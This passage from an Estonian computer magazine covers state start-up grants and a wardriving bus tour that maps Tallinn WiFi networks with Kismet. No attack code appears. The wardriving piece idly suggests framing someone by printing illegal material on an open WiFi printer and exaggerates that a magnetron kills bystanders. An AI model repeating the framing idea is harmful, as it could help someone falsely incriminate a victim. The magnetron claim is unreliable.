Tiit Rummo pühendas 1997. aasta sügisel Arvutimaailma lugejaid pilditöötluse saladustesse ning tutvustas Adobe PhotoDeluxe'i versiooni 1.0. Oma osa said ka Picture It! 2.0 ja Greetings Workshop 2.0. Tarkvarade hinnad olid toona vastavalt 1840, 1121 ja 1032 krooni.

Kuna digifotograafia jõudmine massidesse oli siis veel mägede taga, tegeletakse peaasjalikult vanade skaneeritud fotode retušeerimise ja lõikumisega. Kokkuvõtteks kirjutab Rummo, et kui teil on võimas arvuti ja külluses vaba kõvakettaruumi, võib selliste algajaile mõeldud graafikaprogrammidega töötada olla üpris mõnus. Tuleb siiski arvestada, et programmidest kõige välja pigistamiseks peab teil olema ka värviprinter. Vastasel korral tuleb piirduda virtuaalsete teostega, mida saab vaadata vaid ekraanil. Sedamoodi!

Office 99 tõotab taevamannat

Arvo Mägi kinnitab, et pealkiri pole liialdus, kuna Microsoft lubab oma ülipopulaarse bürootarkvara tulevase versiooni omamiskulusid (hind + hooldus ja ümberõpe) vähendada 50%. Et rahavoog Microsofti kassase ei väheneks, tõsteti eelnevalt tunduvalt Office 97 hinda (vähemalt Eesti ostjate jaoks).

Esimese sammuna lisatakse uude Office'isse iseparandavus – programm teeb kindlaks, kui mõni vajalik (nt DLL-)fail on riknenud (kasutaja poolt ekslikult kustutatud või üle kirjutatud) ja väljastab veateate, mis nõuab selle taastamist CD-lt.

Ulme!

Otsing küberruumis

Kuna eelmises numbris oli lahatud tuntuimat globaalset otsingusüsteemi Alta Vista, siis sel korral keskenduti populaarsuselt järgmisele. Ei, see ei olnud Google, Lycos hoopis. Enne Alta Vista ilmumist 1995. aasta detsembris oli Lycos kasutatavaim ja võimsaim otsisüsteem. Juuresoleval ekraanipildil on Lycose otsingus tehtud päring ("Imre Perli") AND kaitsepolitsei.

Mäletate?

Kelle kasvu soosib riik?

Kelle ettevõtmisi, millistel alustel ja milliste summadega riik soosib? Kuivõrd on IT-ettevõtjatel oma projektipaberite ja äriplaanidega EAS-i Liivalaia tänava kontorisse asja?

Kerli Nõu
kerli@am.ee

"Kui ma viimati toetatud ettevõtete nimekirja vaatasin, olid kõik starditoetuse saajad viimastest aastatest midagi stiilis "Ljulja kebab" või "laiendame tegevust – ostame ühe segumasina juurde" ning mitte ühtegi IT-firmat ega üldse ühtegi ettevõtet, mis tegeleks millegi vähegi innovaatilisemaga," on blog.tr.ee asutaja **Andris Reinman** kriitline. "Aga noh, meil polegi siin midagi vaja, sest meil on ju ometi igavesest ajast igavesti võimalik rääkida sellest, kuidas kunagi kümme aastat tagasi oli tiigrihüpe ja kuidas me seetõttu maailma kõige uuenduslikumad inimesed siin kõik oleme..."

Mõned aastad tagasi, kui Reinman oma ettevõtmise arendamiseks riigilt raha proovis küsida, selgus, et erinevaid populaarseid internetiblogisid koondav OÜ Tr.ee ei vasta peaaegu ühelegi starditoetuse saamise nõudele. Kurvaks tegi meele teadmine, et

> "Kui ma viimati nimekirja vaatasin, olid kõik starditoetuse saajad stiilis "Ljulja kebab"."

Ettevõtluse Arendamise Sihtasutuse (EAS) starditoetust saab taotleda ainult masinate või muu materiaalse põhivara soetamiseks, hoonete renoveerimiseks või kontoritehnika liisimiseks. Alustaval IT-ettevõttel, mis tegeleb interneti ja tarkvaraga, reeglina taolisi kulutusi pole. Esialgu saab kulude kokkuhoiuks töötada ka kodus isikliku arvutiga ja vajadusel teise töö kõrvalt. Teise töö kõrvalt töötamine on aga veel üks põhjus, miks mitte stardiabi saada.

"Tarvis oleks pigem toetust, et katta näiteks koolituskulusid, või juriidilist nõustamist, kuid starditoetusega seda teha ei saa," rääkis Reinman. Niisiis otsustatigi omapead edasi minna. Praeguseks on firma jalad alla saanud, inimeste ring aina suureneb ning sihikul on ka Bulgaaria turg.

OÜ Tr.ee asutaja kurva eneseavalduse ära kuulanud, ei löö EAS-i tegutsevate ettevõtete divisjoni vanemkonsultant **Ilmar Pralla** kohkuma. "Huvitav lugu. On nad üldse toetuse saamiseks kunagi taotluse esitanud?" uurib kollase lipsuga ametnik. Konsulteerimisteenust pakume ju kohapeal ning tasuta. Selleks pole toetust vaja taotleda. Samuti on ettevõtte töötajaid võimalik koolitusele saata," teeb Ilmar Pralla imestunud näo.

Müüdid ja tegelikkus

Suurte rahadega kaasnevast müstikaloorist ning mahhinatsioonisosinatest pole pääsenud ka EAS. 2004. aastast alates on selles organisatsioonis langetatud finantseerimisotsuseid umbes kolme miljardi krooni ulatuses. Teadus- ja arendusvaldkonna toetuste maht on sellest olnud umbes 1,25 miljardit krooni. IT-, mobiili- või internetiettevõtete osakaal on omakorda sellest 150 miljonit krooni. Sisuliselt jagati uuenduslikele ettevõtmistele kogusummast iga kaheksas kroon.

Hiigelkorporatsiooni nõuete ja soovituste rägastikus äraeksinutest, kibestumusest ning nördimusest saab Pralla puhtinimlikult täiesti aru. "Inimene näeb ju vaid endaga seotud üksikjuhtumit," möönab vanemkonsultant, miks üldpildist kaugeltvaatajatele sageli moonutatud mulje jääb. 2000. aastal asutatud organisatsiooni rahastatavate valdkondade nimistu varieerub majandus- ja kommunikatsiooniministeeriumi huvidest regionaal-, sise-, haridus- ja teadusministeeriumi huviorbiidini. Seega on tavaline, et turismist ekspordini ulatuva haardega EAS-i vahenditest ka koole ja haiglaid remonditakse.

> "Konsulteerimisteenust pakume ju kohapeal ning tasuta. Selleks pole toetust vaja taotleda."

Perspektiivikatest ettevõtmistest toob Pralla võimalike tulevikupäikestena ▶

EAS-i toetuse saamise etapid:

1. Helistage EAS-i ja küsige nõu.
2. Kirjutage äriplaan, aga mitte üksi. Käige EAS-is, rääkige plaanidest, küsige nõu ja abi.
3. Saatke äriplaan EAS-i.
4. Valdkonna äriplaani hindamiseks otsitakse majasisene või -väline spetsialist, kusjuures innovatsiooni- ja tehnoloogiavaldkonnas on alati vähemalt kaks eksperti.
5. Oodake otsust.
6. Toetuse saamisel viige projekt eduka lõpuni.

FOTO: ISTOCKPHOTO.COM

Blog.tr.ee asutaja Andris Reinman.
FOTO: ELVER LOHO

Lasnamäe ettevõtlusinkubaatori juhataja Jüri Saar. FOTO: EGERT KAMENIK

Ettevõtluse Arendamise Sihtasutuse tegutsevate ettevõtete divisjoni vanemkonsultant Ilmar Pralla.
FOTO: KALEV LILLEORG

> Proovime rahastada eelkõige suuremaid ja Eesti turust kaugemale vaatavaid projekte.

välja uute vähiravimite ning biodiisli arendamise.

Mis aga firmasid puudutab, on tegelikult kogu toetuste süsteem ka EAS-i poolt vaadates imelihtne – eelistusi, millisest valdkonnast uus Skype peaks välja hüppama, riigi poolt loodud finantseerimisasutusel ei ole. Peaasi, et toetuse saajad tootlikkuse tõstmisele, uudsele tootele (innovatsioonile) ning ekspordile rõhuksid.

Paljude erivaldkondade portfelle hoitakse tasakaalus. Sealjuures ei tehta vahet, kas Eesti majanduse peaks välja tooma või võiks tugevast kreeniohust välja tuua mõni IT-ettevõte või hoopis energeetikavaldkonna imelaps.

Innovatsioon ja IT

Millised on olnud EAS-i suursaavutused IT-ettevõtete toetamises? Kuna suurem osa mahukaid projekte on pika vinnaga, saab tibusid lugeda möödunud aastate saavutustest. Niisiis 2004./2005. aastal innovatsioonitoetust saanud projektidest võivad uhkusega rinna ette lüüa Regio ning Webmedia. Regio on praeguseks valmis saanud teekonnaplaneerimise teenuse ning Webmedia lõikab kasu EAS-i abiga loodud haldustarkvarast Changelogic. Põnevamatest projektidest nimetab Pralla toetuse saajate hulgast veel Telegrupi virtuaalset VoIP-telefonikeskjaama Ipcentrex.

Mida toob tulevik? "Proovime rahastada eelkõige suuremaid ja Eesti turust kaugemale vaatavaid projekte," ei tee Pralla saladust, miks tillukesed ühe-mehe-šõu-tüüpi toetuste soovijad sageli ukse taha jäetakse. Mängitakse suurelt. Omajagu lootusi on pandud ka peaasjalikult EAS-i vahenditega Tallinna Tehnikaülikooli juurde loodud tehnoloogia arenduskeskusele Eliko. Teisisõnu on tegemist uurimisasutusega, mis kuulub ettevõtjatele, aga võtab tööle

> Niisiis ongi kõige ohutum toetada lihtsaid investeeringuid, kus riskid on minimaalsed.

teadlasi ning koostööd tehakse ka TTÜ tudengitega.

"Järgmise aasta alguses kuulutame välja uue tehnoloogia arenduskeskuste konkursi, seega oleks IT-ettevõtetel paras aeg Eliko tegemisi uurida ning miks mitte ka aasta algusest Eliko uurimistööga ühineda,"

Mida IT-ettevõte EAS-ilt saada võiks?

- Koolitust – iga üksik ettevõte võib küsida raha oma töötajate koolitamiseks. EAS ja ITL on ka koos suuremaid koolitusi korraldanud, näiteks just oktoobris käis viisteist IT-ettevõtete juhti EAS-i toel Singapuris. Kindlasti toetab EAS ka tulevikus ITL-i veetud koolitusüritusi.
- Tootearendust – kui kavandatakse uut toodet arendada, võiks alustuseks lihtsalt EAS-iga kontakti võtta ning mõttest rääkida. Kui on tõesti hea mõte, võiks jätkata eeluuringu tegemisega (kontrollida plaanitud lahenduse uudsust, vaadata üle konkureerivad tehnoloogiad, mõelda võimaliku turu ja hinna peale, panna kokku korralik projektiplaan). Ja kui eeluuring kinnitab, et kavandatud toode/teenus võiks tõesti olla majanduslikult igati kasulik, saab toetust tootearenduse elluviimiseks.
- Ühisturundust – EAS on juba kuus aastat toetanud Eesti IT-firmade osalemist CeBitil, samuti osaletakse seal 2008. aastal. Osalemissoovi korral tuleks IT-firmal EAS-iga ühendust võtta.
- Uuel aastal tuleb uus programm, kust ettevõtted võivad saada toetust välisturgudele sisenemiseks. Kui on ikka hea plaan uue turu võitmiseks, aitab EAS turundusega seotud kulusid katta. Sellest lähemalt 2008. aastal.

EAS-i möödunud kahe aasta suuremad toetused

2005. aasta	Projekti nimi	EAS-i toetus	Projekti maksumus
Nordic Biodiesel OÜ	Biodiiselkütuse tootmise katseseadme "BPU-30" valmistamine	15 416 559	22 214 062
Eesti Biokeskus	Kiibipõhise genotüpiseerimisplatvormi arendus ja rakendused	10 202 918	13 603 918
Rakuvabrik OÜ	Rakendusuuring transientse bioloogiliste ainete tootmistehnoloogia arendamiseks	9 943 152	13 603 303
Fertile Invest OÜ	Uue tehnoloogia loomine kaltsiumammooniumnitraadi (CAN) granuleerimiseks	9 729 008	14 668 855
ProtoBioS OÜ	Rakendusuuring rakuteraapia tehnoloogia ja rakukiipide väljatöötamiseks	8 185 758	10 914 345
Telegrupp AS	I-Call	7 959 400	11 848 512
EGeen AS	Universaalne meditsiini infosüsteemide tarkvaraplatvorm DataCollector	5 496 345	12 214 100
Tartu Ülikool	DNA-DNA interaktsioonide modelleerimine	5 208 100	6 393 100
Tallinna Tehnikaülikool	Männipuidu kaitseimmutuse täiustatud tehnoloogia - 2	5 135 390	5 135 390
Riistakast OÜ	Funktsionaalse genoomika tööriistad	4 986 329	6 648 639
2006. aasta	**Projekti nimi**	**EAS-i toetus**	**Projekti maksumus**
Nordbiochem OÜ	Piimahappe ja selle derivaatide tootmisprotsesside optimeerimine	8 826 513	12 259 046
FibroTx OÜ	Rakkude vaheaine sünteesi moduleerimine: uus lähenemine kosmeetilistele probleemidele	6 264 870	8 353 160
IB Krates OÜ	Automaatne koodigeneraator sardsüsteemidele	5 976 586	8 957 317
Tallinna Tehnikaülikool	RF-seadmete disaini täiustatud tehnoloogia	4 939 045	6 585 394
Tartu Ülikool	Põlevkivitööstuse jäätmaterjalide perspektiivne kasutamine fosfori sidumiseks reoveest	4 745 291	4 745 291
Modesat Communications OÜ	Lineaarse sünkroniseerimismeetodi rakendusuuring ja satelliitmodemite arendus	4 462 560	6 581 554
Tallinna Tehnikaülikool	Mere õlireostuse varase avastamise ja leviku prognoosi tehnoloogia	4 430 984	5 907 979
Tallinna Tehnikaülikool	Looduslike lisanditega kilekomposiidid	3 686 494	4 915 326
Baltimere Invest AS	Valguisolaatide tootearendusprojekt	3 383 573	8 458 933
Tallinna Tehnikaülikool	Uus märgosoonimisega veetöötlemise tehnika ja tehnoloogia	3 348 821	4 784 030

julgustab Pralla IT-ettevõtteid üheskoos uusi rakendusi avastama.

Sihtasutuse Tallinna Ettevõtlusinkubaatorid alla kuuluv Ülemiste ettevõtlusinkubaatori juhataja Jüri Saar on oma ettevõtlusblogis EAS-ist kirjutades kõigele vaatamata ikkagi pettunud: "Innovatsioon tähendab sageli uudsust, millega ametnikud ei jõua ennast kurssi viia, ja riske, mida nad ei ole valmis võtma."

Lisaks on erksamad kuulajad siit-sealt saadud infokildude põhjal aru saanud, et EAS on juba riigikontrollilt ebaperspektiivikate projektide toetamise eest sugeda saanud. Niisiis paistabki, et kõige ohutum on toetada lihtsaid investeeringuid, kus riskid on minimaalsed: tegevuspinna laienemine ja põhivara soetamine.

"Kuna jagame üle miljardi krooni aastas, viiakse meil 12 kuu jooksul läbi vähemalt kümme erinevat auditit. Selge see, et alati võiks kuskil midagi paremini teha," ei lükka Pralla konstruktiivset kriitikat tagasi.

Paremini saavad mõlemad

Siiski pole kivivaba ka ettevõtjate kapsaaed, kes uisapäisa toetustingimusi enda kasuks üritavad väänata ning tingimustele mittevastava projektiga ukse vahelt sisse üritavad lipata.

IT-valdkonna näitena toob vanemkonsultant Pralla välja näiteks firma, kes endale raamatupidamiseks tarkvaramoodulid sisse ostis ning EAS-ilt moodulite kokkupanemiseks ja mugandamiseks raha soovis küsida.

"Rahastada võime uue koodi kirjutamist, mis on mõeldud müügiks uue toote või teenusena," rääkis Pralla. Oluline on, et sünniks midagi uut, mis ettevõttele lisaväärtust looks.

Samasse väravasse lööb palli ka majandus- ja kommunikatsiooniministeeriumi 2006. aastal tellitud uuring "Innovaatiline tegevus Eesti ettevõtetes", kus kirjutatakse, et tulemuste järgi ei olnud uuendamine firmades piisavalt kompleksne, seisnedes jätkuvalt valdavalt uute seadmete sisseostmises (ja inimeste väljaõppes nende seadmetega töötamiseks). "Selline on foon, millelt peame hindama Eesti innovatsioonipoliitikat ja leidma võimalusi seda edasi arendada," kirjutavad uuringu läbiviijad lõppsõnas. am

Samueliga *wardriving*'ul

Oleme kogunenud Suur-Patarei tänavale, kus PIT Consultingu õppeklassis on end sisse seadnud Tõnu Samuel – turvaekspert, kes Arvutimaailma lugejaid iga kuu oma turvalooga harib.

Kaido Einama
kaido@am.ee

Ta on suured riistad kaasa võtnud – hiiglasliku antenni, hunniku sülearvuteid, mõned eriti salajased kastid (mis maksavad terve varanduse) ja isegi ühe mikrolaineahju on kohale toonud. Läheb WiFi turvalisuse müütide näitlikuks purustamiseks. (Pidevad Arvutimaailma lugejad on neist viimastel kuudel juba kuulnud.)

"Igasugused häkkimisvahendid on suhteliselt odavaks läinud," ütleb Samuel algatuseks Äripäeva ja Arvutimaailma ajakirjanikele, kes kutsuti eksperimendist osa võtma. "Aga teha saab selle odava varustusega suhteliselt palju," lisab Samuel. Kuid nagu enne öeldud, pole tema enda varustus sugugi mitte kergelt kättesaadav ja odav. Alati pole seda aga vajagi, piisab lihtsamatest ja kättesaadavamatest asjadest. Kas või kurikuulsast Pringlesi krõpsutorust, millest saab valmistada WiFi suundantenni.

Meile näidatakse, milline näeb välja profi raadiokaart – sellel on tavaliselt kaks antennipistiku otsa. Siis saab kahelt poolt korraga signaale püüda, kui *wardriving*'ut teha. *Wardriving* on mööda linna ringisõitmine, WiFi-antenn aknast väljas ja sülearvuti koos GPS-iga võrkude asukohti ja omadusi salvestamas.

Eriteenistuste must kast

Siis näitab Samuel Merlini Bluetoothi pealtkuulamise kasti – milleks see on tehtud ja kellele seda müüakse, jääb hämaraks. Arvatavasti on selle kastiga oma mus-

> "Magnetron on nii kole riist, et tapab kõik ruumisviibijad ja silmamunad plahvatavad."

ta tööd teinud mõned eriteenistused ja kui silmapiirile ilmus uus ja võimsam tehnoloogia, jäi vana ja kasutu kast ripakile. Igatahes suudab see vana seadeldis siiski ära tabada, mis kanalitel Bluetooth-seadmed omavahel ühendust peavad ja sidet ka vajadusel pealt kuulata. Mitte ainult kümne meetri raadiuses, nagu telefoni- ja arvutitootjad reklaamivad. Hea antenniga võib kuulda Bluetooth-seansse lausa kilomeetrite kauguselt. Kuid meie seda aparaati sisse ei lülita.

Siis on Tõnu Samuelil veel kaasas küberterroristi käsirelv, mille saab osta igast kodutehnikat müüvast poest – magnetron. Kus siis neid veel leidub? Näiteks enamiku seda artiklit lugejate köögis on vähemalt üks magnetron olemas – peidetud mitmekordse varjestusega metallkasti, mida nimetatakse mikrolaineahjuks. Magnetron, nagu Samuel kirjeldab, on nii kole riist, et tapab kohe kõik ruumisviibijad ja nende silmamunad plahvatavad hirmsa pauguga. Kuid lisaks suudab magnetron tõsiselt rikkuda ka kogu ümbruses asuva elektroonika. Isegi siis, kui see istub, nagu ette nähtud, oma varjestatud pesas mikrolaineahjus, suudab magnetron WiFi-võrgud mõneks ajaks hulluks ajada, kui näiteks naabrinaine otsustab korraks kana soojendada. Sel ajal võib juhtuda, et ümbruskonna WiFid korraks kaovad. Sellepärast ei maksa traadita võrkudele eriti loota, kui võrguühenduse omamine on kriitiline. Kaabel peab alati tagavaraks olema.

Enne õueminekut vaatame veel spektrianalüsaatorit – seegi on profiseadeldis, millega pealtkuulajad võivad tegutseda. Näitab ära, mis lainepikkustel midagi toimub. Samuel lülitab selle korra sisse ja arvutiekraanile ilmuvad väikesed kühmud – need on WiFi-kanalid, kus tugijaamad ja arvutid omavahel suhtlevad. Piisab aga korraks mikrolaineahi sisse lülitada, kui need väikesed kühmud ujutatakse üle hiigelkõrge mäega – mikrolaineahju "saatja" võimsus summutab kõik peenelt kodeeritud WiFi-signaalid.

"WiFi turvalisus taandubki sellele, et kui keegi naabritest küpsetab midagi mikrolaineahjus, siis su WiFi ei tööta, olgu seal nii peen ja tugev krüpto kui tahad," võtab Samuel kokku põhjused, miks ta WiFit ei usalda.

Bussiga sõitma

Ajame asjad kotti ja lähme bussi peale, mis meile näitliku *wardriving*'u tiiru teeb. Samuel ühendab esiistmel antennid ja GPS-i ning sõidame kõigepealt Mere puiesteele. Liiklus on tihe, nagu alati Tallinna kesklinnas, ja keegi ei pööra tähelepanu sülearvutitega seltskonnale bussis, kes veel mingeid imelikke antenne käes hoiab.

"*Wardriving* on Euroopas paljudes kohtades keelatud," lisab kogu tegevust filmiv Arvutikaitse.ee toimetaja **Aare Kirna** ja hoiab silma peal, et midagi keelatut ei tehtaks – võrke võib küll vaadata, aga mis seal

> "Näeme lennujaama juures eetris veel NSA.gov-nimelist tugijaama. Kas keegi on nalja teinud?"

sees on, selle piilumine on juba seadusevastane. Seda me ei tee.

Vaevalt oleme mõne minuti sõitnud, kui monitoorimisprogramm Kismet (www.kismetwireless.net) viskab nimekirja ühe punase rea – tegemist on tehase vaikimisi seadetega WiFi-ruuteriga, mis eetrisse internetti kiirgab. See on paha, sest internetist võib leida ka õpetusi, kuidas sellist vaikimisi seadetega ruuterit ära kasutada.

Siis ilmub ekraanile veel hulk võrke, mille nimedeks on tuntud ettevõtete nimed või aadressid.

"See pole ka hea, annab jällegi liiga palju lisainfot võimalikele häkkijatele," kommenteerib Samuel. Mere puiestee ühest otsast teiseni sõites on meil kogutud andmed kokku 144 erineva WiFi-võrgu kohta.

Suhteliselt vaikse eetriga Järvevana teelt lennujaama pöörates kohtame Tallinna–Tartu bussi, mille möödudes on meie ekraanil ekspressbussi nimeline võrk. Samuel selgitab – kui oleksime pahad, saaksime sõita selle bussi sabas ja justnagu sellest bussist kedagi ründama hakata. Keegi ei tea pärast, kes tegelikult pahalane oli, kuigi IP-aadressi järgi asub süüdlane Tallinna–Tartu bussis. Meie aga kõõlume oma antenniga hoopis lennujaama ees parkimisplatsil.


Tugijaama usutav vale


Näeme lennujaama juures eetris veel NSA.gov-nimelist tugijaama – keegi on kas nalja teinud või olemegi paljastanud mõned luurajad – lennujaama juures seisab ka üks USA lipuga väikelennuk. Igaks juhuks selle poole Samuel oma plaatantenniga kaua ei sihi ja sõidame hoopis Ülemiste City suunas. Oma tugijaama nimeks soovitab Samuel valida usutava vale – korterinumber koos maja ja aadressiga pole hea mõte. See annab WiFiga varustatud vargale täpse info, millises korteris võib saagina oodata sülearvuti ja veel muud IT-kola.

Selleks ajaks on Samueli sülearvuti püüdnud eetrist ja salvestanud juba ligi 600 võrku. Näha on mõned tegevused, mis neis võrkudes tehtud – keegi on POP3-ga ehk turvamata oma meile üle eetri lu-

HIRMUS RELV: Tõnu Samuel näitab mikrolaineahjus peituvat magnetroni, mis tapab läheduses olevad inimesed ja elektroonika.

Tõnu Samuel soovitab WiFi tugipunktile panna mõne muu nime kui asukoha aadress. FOTOD: STANISLAV MOŠKOV





Ülemisel pildil jälgib Tõnu Samuel võrguliiklust. Alumisel on rida erinevaid WiFi-kaarte. FOTOD: STANISLAV MOŠKOV

genud, pahatahtlikud saaks (seadusevastaselt) vaadata ka selle kasutaja postkasti paroole. Keegi on BitTorrenti ühendusega midagi alla laadinud, enamasti on lihtsalt veebilehti vaatamas käidud. Lisaks saab lennujaama lähistel näha, mis nimelisi võrke seal sisse lülitatud sülearvutid otsivad. Kellegi sülearvuti tahab ühendust Thomsoni-nimelise võrguga. Kunagi olevat Samuel ühes Euroopa lennujaamas sama programmiga avastanud, et kuskil läheduses igatseb kellegi sülearvuti Viljandi linnavalitsuse nimelist võrku. Eetrisse saabub koos jaama jõudva Aegviidu rongiga ka elektriraudtee nimeline võrk – Ülemiste

> “Piisab mikrolaineahi sisse lülitada, kui see summutab kõik peenelt kodeeritud WiFi-signaalid.”

keskuse eest parklast saaks selle külge haakida end seniks, kui rong jaamas seisab.

Lasnamäel paneelmajade vahel hüppab pilt eriti kirjuks. Korduvad aga ühed ja samad võrgunimed ja -seadmed: tegemist on Elioni koduse ADSL-i klientidega. Uue asjana täheldab Samuel paksult täis eetris *ad-hoc*-tüüpi ühendusi – need on moodsate WiFiga lisaseadmete tekitatud. Näiteks kasutatakse juba palju WiFiga printereid. Väga tihti on sellised ühendused üldse turvamata. Hea võimalus vaenlase printerisse lastepornot välja trükkida ja siis talle politsei tellida. Loomulikult ähvardab ka kompromiteerijat sel juhul range karistus, kui vahele jääda.

Narva maanteed pidi alla Kadriorgu sõites kohtame eetris paari huvitava nimega võrku – ühe nimeks on “Your WiFi is Unsecure”. Samuel selgitab, et seal on arvatavasti tegemist kellegi pooleldi sõbraliku häkkeriga, kes on pääsenud võõrast ruuterit seadistama ja selle märgiks ära

> “Hea võimalus vaenlase printerisse lastepornot välja trükkida ja siis talle politsei tellida.”

muutnud tugijaama nime, mis peaks igale arvutikasutajale teada andma, et tema võrk ei ole turvaline. Kõik muidugi sellele kahjuks tähelepanu ei pööra.

Kadriorus Narva maantee ääres asuvas uues elamurajoonis on samuti paksult võrke näha, paljud neist turvamata.

Samuel oletab, et paljud turvamata võrkude omanikud vastaksid küsimusele, miks neil see kaitstud pole, et neil polegi midagi varjata. “Aga sellised kasutatakse ära – nende kaudu saab igasuguseid sigadusi korda saata ja süüdi jäävad tihti lahtise võrgu omanikud.” am

Wardriving’uga leitud üle 50 000 võrgu

- Eestis on *wardriving*’uga tegeletud alates 2002. aastast. Kokku on riigis loetud wardriving.wifi.ee andmetel 55 010 WiFi-leviala, ehk Eestis on iga 24 inimese kohta üks WiFi-võrk.
- 991 neist on tasuta ja 620 tasulised avalikud võrgud. 40 632 on salastatud ligipääsuga ja 14 143 krüptimata.
- Kõige levinumad WiFi-seadmed Eestis on järgmised:
  Linksys, 15 252 tk;
  Thomson Speedtouch, 13 325 tk;
  Ericsson HN 294, 4960 tk.

ALLIKAS: WARDRIVING.WIFI.EE

IGALE TARKADE KLUBI TELLIJALE

594 KROONINE KINGITUS!

Vormista kindlasti Tarkade Klubi tellimus, sest siis saad aasta jooksul koos ajakirjadega tervelt **kuus DVDd BBC kvaliteet-dokumentaalidega** ajaloost, loodusest ja tehnikast. Filme saadame ainult tellijatele – jaemüügis olevate ajakirjade vahel filme pole.

Kõigile, kellel on kehtiv Tarkade Klubi perioditellimus või otsekorraldusleping, saadame aasta jooksul järgmised filmid:

Jaanuaris – «Walking with Beasts»
Film viib meid eelajaloolisele safarile aega, mil dinosaurused olid välja surnud ning imetajad vallutasid maakera. Näeme evolutsiooni kõige hämmastavamaid eksperimente kõndivast vaalast ja kassisuurustest hobustest mõõkhambulise tiigri ja hiiglaslike röövlindudeni.

Märtsis – «Top Gear Winter Olympic Special»
Ülimenuka autosaate tegijad esitlevad oma nägemust taliolümpiamängudest, kus sportlaste asemel panevad end proovile inimese neljarattalised sõbrad. Läbi proovitakse laskesuusatamine, iluuisutamine, slaalom, jäähoki ja palju muudki.

Mais – «Ballad of Big Al»
Big Al oli suur lihasööja hiidsisalik allosaurus, kes elas 145 miljonit aastat tagasi. Tema peaaegu täieliku luustiku leidsid teadlased Põhja-Ameerikast. Luustiku põhjal taastasid nad, kuidas Al elas ja suri.

Juulis – «Walking with Cavemen»
See lugu algab Ida-Aafrikas, kus esimesed ahvid õppisid kahel jala kõndima. Film räägib lugu meist kõigist – kuidas tänu paljudele eri omadustele arenesime nendeks, kes me oleme täna, ehk maailma domineerivaks liigiks.

Septembris – «Animal Games»
Kes on loomariigis kõige kiiremad ja tugevamad? See selgub neil mängudel, kus kuuel olümpiaalal astuvad võistlusse imetajate, lindude, putukate, roomajate ja kalade parimad esindajad.

Novembris – «Walking with Monsters»
Ka enne seda, kui Maa vallutasid hiidsisalikud, kubises planeet elust ja fantastilistest olenditest. Film püüab esmakordselt toonast olustikku taastada ja näitab meile teiste seas kahetonnist röövkala, kes käis küttimas ka kuival maal, ning neljameetrist meriskorpioni.

BBC kvaliteetdokumentaalid on eestikeelsete subtiitritega.

Ajakirja tellimus maksab 399 krooni aastas või otsekorraldusega 33 krooni kuus.

Tellija saab aasta jooksul 12 ajakirja (hind kioskist ostes 478.80 krooni) ja kuus DVDd (hind poes 594 krooni) - kokku kaupa enam kui 1000 krooni eest!

Tellides võidad üle

63%

Ajakirja tellimiseks:
- helista 660 9797
- saada e-kiri aadressil levi@presshouse.ee
- mine kodulehele http://www.telli.ee
- postita ajakirja vahel olev kupong

telli.ee
HEAD AJAKIRJAD
HEA HINNAGA

Tarkade Klubi – kuidas maailm töötab?
Tarkade Klubi on populaarteaduslik ajakiri, mis selgitab, kuidas toimib meid ümbritsev – alates universumist kuni inimkeha ja -vaimu ning igapäevaste tarbeesemeteni välja. Hoiame silma peal uuematel teaduse- ja tehnikasaavutustel, Eesti teadlaste tegemistel, vastame lugejate küsimustele ja loomulikult ei puudu ka pikemad lood teadusest ja tehnikast. Ajakiri on suunatud teadmishuvilistele inimestele.

Lev Manovich: tehnoloogiast on saanud mood

“Labori” rubriigi lõpetab ka sel korral ühe uue telefoni testimine (lk 64). Katsetasime LG kuldset *bling-bling*-telefoni . Mis ühist on sellel uue meedia teoreetiku Lev Manovichi oktoobrikuise ettekandega Tallinna Ülikoolis?

Kaido Einama
kaido@am.ee

Ühist on niipalju, et Lev Manovich tõepoolest rääkis seal LG telefonidest. Ja rääkis ka sellest, et meie praegused telefonid on edevad ja aina edevamaks muutuvad. Kaob vahe naiste- ja meestemobiilide vahel, tähtis on esteetiline nauding tehnoloogiast ja kasutajaliidesed muutuvad teatraalseteks – animeeritud logod, helid, liikuvad pildid, aina ekstreemsemad disainid. Seega on LG Shine Gold täiesti moodne uue meedia telefon.

